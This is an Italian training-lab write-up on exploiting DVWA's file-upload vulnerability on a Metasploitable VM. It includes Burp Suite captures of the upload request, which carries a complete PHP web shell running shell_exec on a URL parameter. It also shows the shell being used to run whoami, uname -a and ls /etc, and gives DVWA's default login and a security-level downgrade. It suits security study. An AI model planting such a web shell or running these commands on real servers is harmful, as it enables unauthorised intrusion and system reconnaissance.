

Pratica S6/L1: Sfruttamento di una vulnerabilità di File Upload sulla DVWA per l'inserimento di una shell in PHP

Dopo aver configurato e fatto partire le due macchine Kali Linux e Metasploitable sulla Virtual Box, verifico con un semplice ping che le due macchine siano connesse.
Accedo alla DVWA e proseguo caricando la shell in Php.



#	Host	Method	URL	Params	Edited	Status code
11	http://192.168.20.20	GET	/dvwa/vulnerabilities/upload/			200
12	http://192.168.20.20	GET	/dvwa/vulnerabilities/upload/			200
13	http://192.168.20.20	POST	/dvwa/vulnerabilities/upload/	✓		200
14	http://192.168.20.20	GET	/dvwa/hackable/uploads/shell.php?cmd=whoa...	✓		200
15	http://192.168.20.20	GET	/dvwa/hackable/uploads/shell.php?cmd=ls	✓		200


Su Burpsuite possiamo vedere la shell caricata.




Request


Pretty Raw Hex

```
1  POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2  Host: 192.168.20.20
3  Content-Length: 573
4  Cache-Control: max-age=0
5  Accept-Language: en-US,en;q=0.9
6  Origin: http://192.168.20.20
7  Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryQPsQv8BraHXEHmF9
8  Upgrade-Insecure-Requests: 1
9  User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0
   Safari/537.36
10 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicati
   on/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.20.20/dvwa/vulnerabilities/upload/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=low; PHPSESSID=0c2a1b70b289c97d1c1f9c4e6c8f23b2
14 Connection: keep-alive
15
16 ------WebKitFormBoundaryQPsQv8BraHXEHmF9
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 ------WebKitFormBoundaryQPsQv8BraHXEHmF9
21 Content-Disposition: form-data; name="uploaded"; filename="shell.php"
22 Content-Type: application/x-php
23
24 <?php
25 if (isset ($_GET['cmd']))
26 {
27       $cmd = $_GET ['cmd'];
28       echo '<pre>';
29       $result = shell_exec($cmd);
30       echo $result;
31       echo '<pre>';
32 }
33 ?>
34
35 ------WebKitFormBoundaryQPsQv8BraHXEHmF9
36 Content-Disposition: form-data; name="Upload"
37
38 Upload
39 ------WebKitFormBoundaryQPsQv8BraHXEHmF9--
```




Una volta caricata la shell eseguendo il comando “cmd=whoami” ci riporta alla pagina come illustrata sopra, che indica che si sta eseguendo come utente del web server Apache.
Utile per verificare privilegi attuali e capire se si è in una posizione utile per privilege escalation.








```
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Eseguendo il comando “cmd=uname -a” possiamo vedere informazioni dettagliate sul sistema operativo, come kernel, architettura, distribuzione, utili per scegliere un exploit.





Il comando “cmd=ls /etc” ci elenca tutti i file e directory nella cartella “/etc” dove si trovano configurazioni di sistema e file importanti come “passwd, hosts, network, ecc.”.



5	http://192.168.20.20	POST	/dvwa/login.php	✓	302
6	http://192.168.20.20	GET	/dvwa/index.php		200
7	http://192.168.20.20	GET	/dvwa/security.php		200
8	http://192.168.20.20	GET	/dvwa/security.php		200
9	http://192.168.20.20	POST	/dvwa/security.php	✓	302
10	http://192.168.20.20	GET	/dvwa/security.php		200
11	http://192.168.20.20	GET	/dvwa/vulnerabilities/upload/		200
12	http://192.168.20.20	GET	/dvwa/vulnerabilities/upload/		200
13	http://192.168.20.20	POST	/dvwa/vulnerabilities/upload/	✓	200
14	http://192.168.20.20	GET	/dvwa/hackable/uploads/shell.php?cmd=whoa...	✓	200
15	http://192.168.20.20	GET	/dvwa/hackable/uploads/shell.php?cmd=ls	✓	200

Request

Pretty Raw Hex

```
1  POST /dvwa/login.php HTTP/1.1
2  Host: 192.168.20.20
3  Content-Length: 44
4  Cache-Control: max-age=0
5  Accept-Language: en-US,en;q=0.9
6  Origin: http://192.168.20.20
7  Content-Type: application/x-www-form-urlencoded
8  Upgrade-Insecure-Requests: 1
9  User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0
   Safari/537.36
10 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicati
   on/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.20.20/dvwa/login.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=high; PHPSESSID=0c2a1b70b289c97d1c1f9c4e6c8f23b2
14 Connection: keep-alive
15
16 username=admin&password=password&Login=Login
```

Sempre dalle intercettazioni di Burpsuite possiamo vedere username e password inseriti

9	http://192.168.20.20	POST	/dvwa/security.php	✓	302
10	http://192.168.20.20	GET	/dvwa/security.php		200
11	http://192.168.20.20	GET	/dvwa/vulnerabilities/upload/		200
12	http://192.168.20.20	GET	/dvwa/vulnerabilities/upload/		200
13	http://192.168.20.20	POST	/dvwa/vulnerabilities/upload/	✓	200
14	http://192.168.20.20	GET	/dvwa/hackable/uploads/shell.php?cmd=whoa...	✓	200
15	http://192.168.20.20	GET	/dvwa/hackable/uploads/shell.php?cmd=ls	✓	200

Request

Pretty Raw Hex

```
1  POST /dvwa/security.php HTTP/1.1
2  Host: 192.168.20.20
3  Content-Length: 33
4  Cache-Control: max-age=0
5  Accept-Language: en-US,en;q=0.9
6  Origin: http://192.168.20.20
7  Content-Type: application/x-www-form-urlencoded
8  Upgrade-Insecure-Requests: 1
9  User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0
   Safari/537.36
10 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicati
   on/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.20.20/dvwa/security.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=high; PHPSESSID=0c2a1b70b289c97d1c1f9c4e6c8f23b2
14 Connection: keep-alive
15
16 security=low&seclev_submit=Submit
```

e l'applicazione del livello di sicurezza nel momento in cui è stato abbassato.